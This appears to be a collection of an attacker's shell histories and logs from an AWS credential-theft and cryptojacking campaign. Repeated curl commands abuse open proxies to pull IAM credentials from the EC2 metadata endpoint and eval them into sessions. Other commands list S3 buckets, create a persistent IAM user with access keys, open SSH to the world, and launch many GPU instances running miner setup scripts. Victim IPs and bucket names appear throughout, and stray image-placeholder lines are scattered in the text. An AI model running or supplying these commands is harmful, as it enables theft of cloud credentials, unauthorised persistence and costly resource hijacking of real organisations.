

```

529 5515 eval `curl --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy https://35.161.43.11:443
http://169.254.169.254/latest/meta-data/iam/security-credentials/ | awscli session.sh`
530 5516 aws ec2 describe-instances --region eu-west-1 | jq '.Reservations | .[] | .Instances | .[] | .InstanceType'
531 5517 aws ec2 run-instances --region eu-west-1 --instance-type p3.16xlarge --count 1 --image-id ami-08d658f84a6d84a80 --associate-public-ip-address
--security-group-ids sg-0b05706e --instance-initiated-shutdown-behavior terminate --key-name default
532 5518 aws ec2 run-instances --region eu-west-1 --instance-type p2.16xlarge --count 2 --image-id ami-08d658f84a6d84a80 --associate-public-ip-address
--security-group-ids sg-0b05706e --instance-initiated-shutdown-behavior terminate --key-name default
533 5519 aws ec2 run-instances --region eu-west-1 --instance-type p3.2xlarge --count 2 --image-id ami-08d658f84a6d84a80 --associate-public-ip-address
--security-group-ids sg-0b05706e --instance-initiated-shutdown-behavior terminate --key-name default
534 5520 aws ec2 run-instances --region eu-west-1 --instance-type p2.16xlarge --count 1 --image-id ami-08d658f84a6d84a80 --associate-public-ip-address
--security-group-ids sg-0b05706e --instance-initiated-shutdown-behavior terminate --key-name default
535 5521 aws ec2 run-instances --region eu-west-1 --instance-type p2.8xlarge --count 3 --image-id ami-08d658f84a6d84a80 --associate-public-ip-address
--security-group-ids sg-0b05706e --instance-initiated-shutdown-behavior terminate --key-name default
536 5522 aws ec2 run-instances --region eu-west-1 --instance-type p2.8xlarge --count 2 --image-id ami-08d658f84a6d84a80 --associate-public-ip-address
--security-group-ids sg-0b05706e --instance-initiated-shutdown-behavior terminate --key-name default
537 5523 aws ec2 run-instances --region eu-west-1 --instance-type p2.8xlarge --count 1 --image-id ami-08d658f84a6d84a80 --associate-public-ip-address
--security-group-ids sg-0b05706e --instance-initiated-shutdown-behavior terminate --key-name default
538 5524 aws ec2 run-instances --region eu-west-1 --instance-type p2.2xlarge --count 1 --image-id ami-08d658f84a6d84a80 --associate-public-ip-address
--security-group-ids sg-0b05706e --instance-initiated-shutdown-behavior terminate --key-name default
539 5525 aws ec2 run-instances --region eu-west-1 --instance-type p2.xlarge --count 1 --image-id ami-08d658f84a6d84a80 --associate-public-ip-address
--security-group-ids sg-0b05706e --instance-initiated-shutdown-behavior terminate --key-name default
540 5526 aws ec2 run-instances --region eu-west-1 --instance-type p3.xlarge --count 1 --image-id ami-08d658f84a6d84a80 --associate-public-ip-address
--security-group-ids sg-0b05706e --instance-initiated-shutdown-behavior terminate --key-name default
541 5536 aws ec2 run-instances --region eu-west-1 --instance-type p3dn.24xlarge --count 2 --image-id ami-08d658f84a6d84a80 --associate-public-ip-address
--security-group-ids sg-0b05706e --instance-initiated-shutdown-behavior terminate --key-name default
542 5537 aws ec2 run-instances --region eu-west-1 --instance-type g3.16xlarge --count 2 --image-id ami-08d658f84a6d84a80 --associate-public-ip-address
--security-group-ids sg-0b05706e --instance-initiated-shutdown-behavior terminate --key-name default
543 5538 aws ec2 run-instances --region eu-west-1 --instance-type g3.8xlarge --count 2 --image-id ami-08d658f84a6d84a80 --associate-public-ip-address
--security-group-ids sg-0b05706e --instance-initiated-shutdown-behavior terminate --key-name default
544 5539 aws ec2 run-instances --region eu-west-1 --instance-type g3.2xlarge --count 2 --image-id ami-08d658f84a6d84a80 --associate-public-ip-address
--security-group-ids sg-0b05706e --instance-initiated-shutdown-behavior terminate --key-name default
545 5540 aws ec2 run-instances --region eu-west-1 --instance-type g3.4xlarge --count 2 --image-id ami-08d658f84a6d84a80 --associate-public-ip-address
--security-group-ids sg-0b05706e --instance-initiated-shutdown-behavior terminate --key-name default
546 5541 aws ec2 run-instances --region eu-west-1 --instance-type g3s.xlarge --count 2 --image-id ami-08d658f84a6d84a80 --associate-public-ip-address
--security-group-ids sg-0b05706e --instance-initiated-shutdown-behavior terminate --key-name default
547 5542 aws ec2 describe-instances --region eu-west-1 | jq '.Reservations | .[] | .Instances | .[] | [.InstanceType, .PublicIpAddress]'

```

```
577 # host [REDACTED] -g3.4xlarge-1
578 #   HostName          34.254.249.212
579 #   User              ubuntu
580 #   IdentityFile      ~/.ssh/[REDACTED]-eu-west-1.id_rsa
581 #   IdentitiesOnly    yes
582
583 # host [REDACTED] -g3.4xlarge-2
584 #   HostName          34.251.109.44
585 #   User              ubuntu
586 #   IdentityFile      ~/.ssh/[REDACTED]-eu-west-1.id_rsa
587 #   IdentitiesOnly    yes
588
589 # host [REDACTED] -g3s.xlarge-1
590 #   HostName          52.211.167.148
591 #   User              ubuntu
592 #   IdentityFile      ~/.ssh/[REDACTED]-eu-west-1.id_rsa
593 #   IdentitiesOnly    yes
594
595 # host [REDACTED] -g3s.xlarge-2
596 #   HostName          54.154.112.182
597 #   User              ubuntu
598 #   IdentityFile      ~/.ssh/[REDACTED]-eu-west-1.id_rsa
599 #   IdentitiesOnly    yes
600
601 # host [REDACTED] -g3.16xlarge-1
602 #   HostName          34.243.40.14
603 #   User              ubuntu
604 #   IdentityFile      ~/.ssh/[REDACTED]-eu-west-1.id_rsa
605 #   IdentitiesOnly    yes
606
```


awsscan.txt

1	http://52.202.95.84:8181	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
2	http://52.199.114.150:8001	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
3	http://52.79.227.180:3000	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
4	http://54.200.150.203:8001	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
5	http://13.232.127.99:8080	"InstanceProfileArn": "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
6	http://13.232.127.99:8000	"InstanceProfileArn": "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
7	https://63.32.127.100:443	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
8	https://35.162.65.136:443	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
9	http://52.59.198.77:8080	"InstanceProfileArn": "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
10	http://52.59.198.77:8000	"InstanceProfileArn": "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
11	http://52.72.216.229:8181	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
12	http://13.52.44.117:80	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
13	http://52.36.188.73:8088	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
14	http://54.183.173.34:8080	"InstanceProfileArn": "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
15	http://54.183.173.34:8000	"InstanceProfileArn": "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
16	http://34.210.95.136:3128	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
17	https://13.52.44.117:443	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
18	http://34.210.95.136:3129	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
19	https://54.214.49.137:443	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
20	http://52.79.116.117:3128	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
21	http://18.231.1.242:8085	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
22	http://18.231.1.242:8082	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
23	http://34.233.83.33:8181	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
24	http://34.197.158.104:8181	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
25	http://34.218.113.19:3129	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
26	http://34.218.113.19:3128	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"
27	http://13.232.182.109:3128	"InstanceProfileArn" : "arn:aws:iam:: [REDACTED] :instance-profile/[REDACTED]"

aws.commands x

```
849 7124 eval `curl -vvv --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy http://13.52.44.117:80
http://169.254.169.254/latest/meta-data/iam/security-credentials/ | aws-session.sh`
```


1b52-md126-luksopen		1b52-md126-luksopen, Vol...	
\home\eratic\ssh			
Name	Description	Type	
eratic (10,395,105)	existing, already viewed		
ssh (165)	existing		
code_deploy_roleid_rsa	existing	pem	
concastgw-id_rsa	existing	pem	
config	existing, already viewed	ascii-unix	
default.pem	existing	pem	
default_id_rsa	existing	pem	
default_pem	existing	pem	
DevGatewayInstanceRoleId_rsa	existing	pem	
devops-role-default3-us-west-2-id_rsa	existing	pem	
Partition	File	Preview	Details
Gallery	Calendar	Legend	Raw
Text			
host weighttrainer-1	HostName 54.148.234.88	User ubuntu	IdentityFile ~/.ssh/weighttrainer.id_rsa
IdentitiesOnly yes			
host weighttrainer-2	HostName 34.220.189.209	User ubuntu	IdentityFile ~/.ssh/weighttrainer.id_rsa
IdentitiesOnly yes			
host weighttrainer-3	HostName 34.215.151.134	User ubuntu	IdentityFile ~/.ssh/weighttrainer.id_rsa
IdentitiesOnly yes			
host weighttrainer-4	HostName 34.217.212.132	User ubuntu	IdentityFile ~/.ssh/weighttrainer.id_rsa
IdentitiesOnly yes			
host weighttrainer-5	HostName 52.38.153.12	User ubuntu	IdentityFile ~/.ssh/weighttrainer.id_rsa
IdentitiesOnly yes			
host weighttrainer-6	HostName 54.245.190.196	User ubuntu	IdentityFile ~/.ssh/weighttrainer.id_rsa
IdentitiesOnly yes			

iam_fulllog.txt

```

31 http://52.72.216.229:8181 }http://13.52.44.117:80 {
32 http://13.52.44.117:80 "Code" : "Success",
33 http://13.52.44.117:80 "LastUpdated" : "2019-04-19T17:45:12Z",
34 http://13.52.44.117:80 "InstanceProfileArn" : "arn:aws:iam::[REDACTED]:instance-profile/[REDACTED]",
35 http://13.52.44.117:80 "InstanceProfileId" : [REDACTED]
36 http://13.52.44.117:80 }http://52.36.188.73:8088 {
37 http://52.36.188.73:8088 "Code" : "Success",
38 http://52.36.188.73:8088 "LastUpdated" : "2019-04-19T17:21:34Z",
39 http://52.36.188.73:8088 "InstanceProfileArn" : "arn:aws:iam::[REDACTED]:instance-profile/[REDACTED]",
40 http://52.36.188.73:8088 "InstanceProfileId" : [REDACTED]
41 http://52.36.188.73:8088 }http://52.87.83.135:80 <html><head></head><body><pre style="word-wrap: break-word; white-space: pre-wrap;">{
42 http://52.87.83.135:80 "Code" : "Success",
43 http://52.87.83.135:80 "LastUpdated" : "2019-04-18T22:26:14Z",
44 http://52.87.83.135:80 "InstanceProfileArn" : "arn:aws:iam::[REDACTED]:instance-profile/[REDACTED]",
45 http://52.87.83.135:80 "InstanceProfileId" : [REDACTED]
46 http://52.87.83.135:80 }</pre></body></html>https://13.52.44.117:443 {
47 https://13.52.44.117:443 "Code" : "Success",
48 https://13.52.44.117:443 "LastUpdated" : "2019-04-19T17:45:12Z",
49 https://13.52.44.117:443 "InstanceProfileArn" : "arn:aws:iam::[REDACTED]:instance-profile/[REDACTED]",
50 https://13.52.44.117:443 "InstanceProfileId" : [REDACTED]
51 https://13.52.44.117:443 }http://54.183.173.34:8000 {
52 http://54.183.173.34:8000 "InstanceProfileArn": "arn:aws:iam::[REDACTED]:instance-profile/[REDACTED]",
53 http://54.183.173.34:8000 "InstanceProfileId": [REDACTED]
54 http://54.183.173.34:8000 "Code": "Success",
55 http://54.183.173.34:8000 "LastUpdated": "2019-04-18T23:34:39Z"
56 http://54.183.173.34:8000 }http://54.183.173.34:8080 {
57 http://54.183.173.34:8080 "InstanceProfileArn": "arn:aws:iam::[REDACTED]:instance-profile/[REDACTED]",
58 http://54.183.173.34:8080 "InstanceProfileId": [REDACTED]
59 http://54.183.173.34:8080 "Code": "Success",
60 http://54.183.173.34:8080 "LastUpdated": "2019-04-18T23:34:39Z"
61 http://54.183.173.34:8080 }http://34.210.95.136:3128 {
62 http://34.210.95.136:3128 "Code" : "Success",
63 http://34.210.95.136:3128 "LastUpdated" : "2019-04-19T17:43:42Z",
64 http://34.210.95.136:3128 "InstanceProfileArn" : "arn:aws:iam::[REDACTED]:instance-profile/[REDACTED]",
65 http://34.210.95.136:3128 "InstanceProfileId" : [REDACTED]
66 http://34.210.95.136:3128 }http://34.210.95.136:3129 {
67 http://34.210.95.136:3129 "Code" : "Success",
68 http://34.210.95.136:3129 "LastUpdated" : "2019-04-19T17:43:42Z",
69 http://34.210.95.136:3129 "InstanceProfileArn" : "arn:aws:iam::[REDACTED]:instance-profile/[REDACTED]",
70 http://34.210.95.136:3129 "InstanceProfileId" : [REDACTED]

```


ldap_amazon.txt

```

3145 https://13.52.44.117:443 * Rebuilt URL to: ldap.amazon.com:389/
3146 https://13.52.44.117:443 * Trying 13.52.44.117...
3147 https://13.52.44.117:443 * TCP_NODELAY set
3148 https://13.52.44.117:443 * Connected to 13.52.44.117 (13.52.44.117) port 443 (#0)
3149 https://13.52.44.117:443 } [5 bytes data]
3150 https://13.52.44.117:443 * TLSv1.2 (OUT), TLS handshake, Client hello (1):
3151 https://13.52.44.117:443 } [167 bytes data]
3152 https://13.52.44.117:443 * TLSv1.2 (IN), TLS handshake, Server hello (2):
3153 https://13.52.44.117:443 { [93 bytes data]
3154 https://13.52.44.117:443 * TLSv1.2 (IN), TLS handshake, Certificate (11):
3155 https://13.52.44.117:443 { [4601 bytes data]
3156 https://13.52.44.117:443 * TLSv1.2 (IN), TLS handshake, Server key exchange (12):
3157 https://13.52.44.117:443 { [300 bytes data]
3158 https://13.52.44.117:443 * TLSv1.2 (IN), TLS handshake, Server finished (14):
3159 https://13.52.44.117:443 { [4 bytes data]
3160 https://13.52.44.117:443 * TLSv1.2 (OUT), TLS handshake, Client key exchange (16):
3161 https://13.52.44.117:443 } [37 bytes data]
3162 https://13.52.44.117:443 * TLSv1.2 (OUT), TLS change cipher, Client hello (1):
3163 https://13.52.44.117:443 } [1 bytes data]
3164 https://13.52.44.117:443 * TLSv1.2 (OUT), TLS handshake, Finished (20):
3165 https://13.52.44.117:443 } [16 bytes data]
3166 https://13.52.44.117:443 * TLSv1.2 (IN), TLS handshake, Finished (20):
3167 https://13.52.44.117:443 { [16 bytes data]
3168 https://13.52.44.117:443 * SSL connection using TLSv1.2 / ECDHE-RSA-AES256-GCM-SHA384
3169 https://13.52.44.117:443 * Proxy certificate:
3170 https://13.52.44.117:443 * subject: OU=Domain Control Validated; OU=EssentialSSL Wildcard; CN=*.
3171 https://13.52.44.117:443 * start date: Sep 12 00:00:00 2018 GMT
3172 https://13.52.44.117:443 * expire date: Sep 12 23:59:59 2019 GMT
3173 https://13.52.44.117:443 * issuer: C=GB; ST=Greater Manchester; L=Salford; O=COMODO CA Limited; CN=COMODO RSA Domain Validation Secure Server CA
3174 https://13.52.44.117:443 * SSL certificate verify result: unable to get local issuer certificate (20), continuing anyway.
3175 https://13.52.44.117:443 * allocate connect buffer!
3176 https://13.52.44.117:443 * Establish HTTP proxy tunnel to ldap.amazon.com:389
3177 https://13.52.44.117:443 } [5 bytes data]
3178 https://13.52.44.117:443 > CONNECT ldap.amazon.com:389 HTTP/1.1
3179 https://13.52.44.117:443 > Host: ldap.amazon.com:389
3180 https://13.52.44.117:443 > User-Agent: curl/7.60.0
3181 https://13.52.44.117:443 > Proxy-Connection: Keep-Alive
3182 https://13.52.44.117:443 >
3183 https://13.52.44.117:443 { [5 bytes data]
3184 https://13.52.44.117:443 < HTTP/1.1 500 Internal Server Error
3185 https://13.52.44.117:443 < Date: Fri, 19 Apr 2019 23:09:17 GMT
3186 https://13.52.44.117:443 < Server: Apache/2.4.29 (Ubuntu)
3187 https://13.52.44.117:443 < Content-Length: 613
3188 https://13.52.44.117:443 < Connection: close
3189 https://13.52.44.117:443 < Content-Type: text/html; charset=iso-8859-1
3190 https://13.52.44.117:443 <
3191 https://13.52.44.117:443 * The requested URL returned error: 500
3192 https://13.52.44.117:443 * CONNECT phase completed!
3193 https://13.52.44.117:443 * Connection #0 to host 13.52.44.117 left intact


```


listbuckets.log

```

676 https://3.120.71.226:443      "CreationDate": "2019-01-28T16:21:24.000Z"
677 https://3.120.71.226:443      },
678 https://3.120.71.226:443      {
679 https://3.120.71.226:443      "Name": "wepa-logsbucket-73tlwarquea2",
680 https://3.120.71.226:443      "CreationDate": "2019-01-28T16:22:14.000Z"
681 https://3.120.71.226:443      },
682 https://3.120.71.226:443      {
683 https://3.120.71.226:443      "Name": "wepa-logsbucket-17x9hjt7zegc",
684 https://3.120.71.226:443      "CreationDate": "2019-01-28T16:22:15.000Z"
685 https://3.120.71.226:443      },
686 https://3.120.71.226:443      {
687 https://3.120.71.226:443      "Name": "wyndham-logsbucket-1360690cvs21u",
688 https://3.120.71.226:443      "CreationDate": "2019-01-28T16:22:40.000Z"
689 https://3.120.71.226:443      }
690 https://3.120.71.226:443    ],
691 https://3.120.71.226:443    "Owner": {
692 https://3.120.71.226:443      "ID": "844638f154638343daf5373b2ead5a79e3f8a78eb45e7ce8aeld950e280666c3"
693 https://3.120.71.226:443    }
694 https://3.120.71.226:443  }
695 http://54.200.150.203:8001 ecsInstanceRole
696 http://54.200.150.203:8001
697 http://54.200.150.203:8001 An error occurred (AuthorizationHeaderMalformed) when calling the ListBuckets operation: The authorization header is malformed; a non-empty Access Key (AKID) must be provided in the credential.
698 http://13.52.44.117:80
699 http://13.52.44.117:80
700 http://13.52.44.117:80 An error occurred (AuthorizationHeaderMalformed) when calling the ListBuckets operation: The authorization header is malformed; a non-empty Access Key (AKID) must be provided in the credential.
701 http://13.232.182.109:3128 Ec2-S3-in-window

```



```
mega_metadata.txt
629 ../metadata_old/18.208.62.195.metadata.443:ami-id
```

11-3-19.443.log


```
743 curl --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy https://18.208.62.195:443 http://169.254.169.254/latest/meta-data/iam/info
744 {
745   "Code" : "Success",
746   "LastUpdated" : "2019-03-12T04:35:09Z",
747   "InstanceProfileArn" : "arn:aws:iam::[REDACTED]:instance-profile/[REDACTED]",
748   "InstanceProfileId" : [REDACTED]
```



```

aws.commands
145 971 curl --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy https://18.208.62.195:443 http://169.254.169.254/latest/meta-data/iam/security-credentials/ | awscli session.sh
146 973 aws ec2 create-key-pair --region eu-west-2
147 977 aws ec2 run-instances --region eu-west-2 --instance-type p3.16xlarge --count 1 --image-id ami- --associate-public-ip-address --security-group-ids sg-9c32cef5 --instance-initiated-shutdown-behavior terminate
--key-name default --user-data file://minersetup_ath.sh
148 978 aws ec2 run-instances --region eu-west-2 --instance-type p3.8xlarge --count 1 --image-id --associate-public-ip-address --security-group-ids sg-9c32cef5 --instance-initiated-shutdown-behavior terminate
--key-name default --user-data file://minersetup_ath.sh
149 981 aws ec2 authorize-security-group-ingress --group-id sg-9c32cef5 --protocol tcp --port 22 --cidr 0.0.0.0/0 --region eu-west-1
150 982 aws ec2 authorize-security-group-ingress --group-id sg-9c32cef5 --protocol tcp --port 22 --cidr 0.0.0.0/0 --region eu-west-2

```



A terminal window titled "aws commands" with a close button. The terminal shows a command being executed: `eval `curl --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy https://18.208.62.195:443 http://169.254.169.254/latest/meta-data/iam/security-credentials/``. The command is preceded by a prompt `858 7193`. The terminal output is partially visible as `awssession.sh``.

```

aws.commands
1022 7635 eval `curl -vvv --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy https://18.208.62.195:443 http://169.254.169.254/latest/meta-data/iam/security-credentials/ | awssession.sh
1023 7636 aws iam create-user --user-name default
1024 7637 aws iam create-access-key --user-name default\n
1025 7638 aws iam put-user-policy --user-name default --policy-name DefaultPolicy --policy-document file:///mnt/export2/DefaultPolicy\n
1026 7639 aws iam list-users
1027 7640 aws --profile iam list-users
1028 7641 nano ~/.aws/credentials
1029 7642 aws --profile protectionprod iam list-users
1030 7643 aws --profile protectionprod iam list-buckets
1031 7644 aws --profile protectionprod s3api list-buckets
1032 7645 aws organizations
1033 7646 aws organizations describe-account
1034 7647 aws organizations describe-organization
1035 7648 aws admin describe-organization
1036 7649 aws --profile admin organizations describe-organization
1037 7650 aws --profile protectionprod organizations describe-organization
1038 7651 aws --profile astem organizations describe-organization
1039 7652 aws --profile default ec2service s3api list-buckets
1040 7653 aws s3api list-buckets
1041 7654 aws --profile default s3api list-buckets


```


notes2

```
1 hit this before
2 https://18.208.62.195:443 {
3 https://18.208.62.195:443   "Code" : "Success",
4 https://18.208.62.195:443   "LastUpdated" : "2019-04-18T02:57:11Z",
5 https://18.208.62.195:443   "InstanceProfileArn" : "arn:aws:iam::[REDACTED]7507:instance-[REDACTED]",
6 https://18.208.62.195:443   "InstanceProfileId" : [REDACTED]
7
```



notes2

```
88
89 Another unfixed previously used account
90 eval `curl -vvv --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy https://18.208.62.195:443 http://169.254.169.254/latest/meta-data/iam/security-credentials/ | awscli session.sh`
91
92 An error occurred (InvalidKeyPair.Duplicate) when calling the CreateKeyPair operation: The keypair 'default' already exists.
93
```



mega_metadata.txt

364	../metadata_old/52.48.80.230.metadata.443:ami-id
365	../metadata_old/52.41.122.83.metadata.443:ami-id
366	../metadata_old/3.16.148.71.metadata.8081:ami-id
367	../metadata_old/3.16.148.71.metadata.8081:ami-id

 7-03-19.443.log 

<http://169.254.169.254/latest/meta-data/iam/info>

119 curl --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy <https://52.41.122.83:443>

<http://169.254.169.254/latest/meta-data/iam/info>

```
120 {
121   "Code" : "Success",
122   "LastUpdated" : "2019-03-08T04:41:53Z",
123   "InstanceProfileArn" : "arn:aws:iam::[REDACTED]:instance-profile/[REDACTED]",
124   "InstanceProfileId" : [REDACTED]
```

..

 11-3-19.443.log 

http://169.254.169.254/latest/meta-data/iam/info

152 curl --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy https://52.41.122.83:443
http://169.254.169.254/latest/meta-data/iam/info

153 {
154 "Code" : "Success",
155 "LastUpdated" : "2019-03-12T04:41:19Z",
156 "InstanceProfileArn" : "arn:aws:iam::[REDACTED]:instance-profile/[REDACTED]",
157 "InstanceProfileId" : [REDACTED]

```

aws.commands
2 26 curl --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy https://52.41.122.83:443 http://169.254.169.254/latest/meta-data/iam/security-credentials/ awssession.sh
3 28 aws ec2 describe-instances --region eu-north-1
4 29 aws ec2 terminate-instances --instance-ids i-0d750886a37bc58fe --region eu-north-1
5 30 aws ec2 run-instances --region eu-west-2 --instance-type p3.8xlarge --count 2 --image-id ami-5e9c1520 --key-name default --subnet-id subnet-f5b3b08d --associate-public-ip-address --security-group-ids sg-34d53f5d
6 31 aws ec2 run-instances --region eu-west-2 --instance-type p3.8xlarge --count 2 --image-id ami-5e9c1520 --key-name default --associate-public-ip-address --security-group-ids sg-34d53f5d
7 32 aws ec2 describe-security-groups --region eu-west-2
8 33 aws ec2 create-key-pair --key-name default --region eu-west-2
9 39 aws ec2 run-instances --region eu-west-2 --instance-type p3.8xlarge --count 2 --image-id ami-07dc734dc14746eab --key-name default --associate-public-ip-address --security-group-ids sg-7e56b917
10 40 aws ec2 authorize-security-group-ingress --group-id sg-7e56b917 --protocol tcp --port 22 --cidr 0.0.0.0/0 --region eu-west-2 --region eu-west-2
11 41 ls /home/erratic/aws_scan/.ssh/eu-west-2.id_rsa
12 47 aws ec2 run-instances --region eu-west-2 --instance-type p3.8xlarge --count 1 --image-id ami-07dc734dc14746eab --key-name default --associate-public-ip-address --security-group-ids sg-7e56b917
13 50 aws ec2 run-instances --region eu-west-2 --instance-type p3.2xlarge --count 1 --image-id ami-07dc734dc14746eab --key-name default --associate-public-ip-address --security-group-ids sg-7e56b917
14 51 aws ec2 describe-instances --region eu-west-2 | less
15 53 aws ec2 describe-instances --region eu-west-2 | grep IPAddress
16 54 aws ec2 describe-instances --region eu-west-2 | grep IpAddress
17 78 aws ec2 terminate-instances --instance-id i-08971fdb6787e9c66
18 79 aws ec2 terminate-instances --instance-id i-08971fdb6787e9c66 --region us-west-2
19 80 aws ec2 describe-instances --region eu-west-2 | jq -r '.Reservations | .[] | .Instances | .[] | .InstanceId' | parallel aws ec2 modify-instance-attribute --instance-id {} --instance-initiated-shutdown-behavior terminate --region eu-west-2
20 82 aws ec2 run-instances --region us-west-2 --instance-type c5n.large --count 1 --image-id ami-005bdb005fb00e791 --key-name default --associate-public-ip-address --security-group-ids sg-0d2c65751b2642544
21 102 aws ec2 create-key-pair --region us-west-2 --key-name _
22 105 aws ec2 terminate-instances --instance-ids i-0bd2fed6a6e7f7e41
23 106 aws ec2 terminate-instances --instance-ids i-0bd2fed6a6e7f7e41 --region us-west-2
24 107 aws ec2 run-instances --region us-west-2 --instance-type c5n.large --count 1 --image-id ami-005bdb005fb00e791 --key-name _ --associate-public-ip-address --security-group-ids sg-0d2c65751b2642544
--instance-initiated-shutdown-behavior terminate

```

```

aws.commands
124 925 curl --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy https://52.41.122.83:443 http://169.254.169.254/latest/meta-data/iam/security-credentials/ | aws-session.sh
125 927 aws ec2 run-instances --region eu-west-2 --instance-type p3.16xlarge --count 1 --image-id ami-07dc734dc14746eab --associate-public-ip-address --security-group-ids sg-16b6717f --instance-initiated-shutdown-behavior terminate
--user-data file:///minersetup_eth.sh
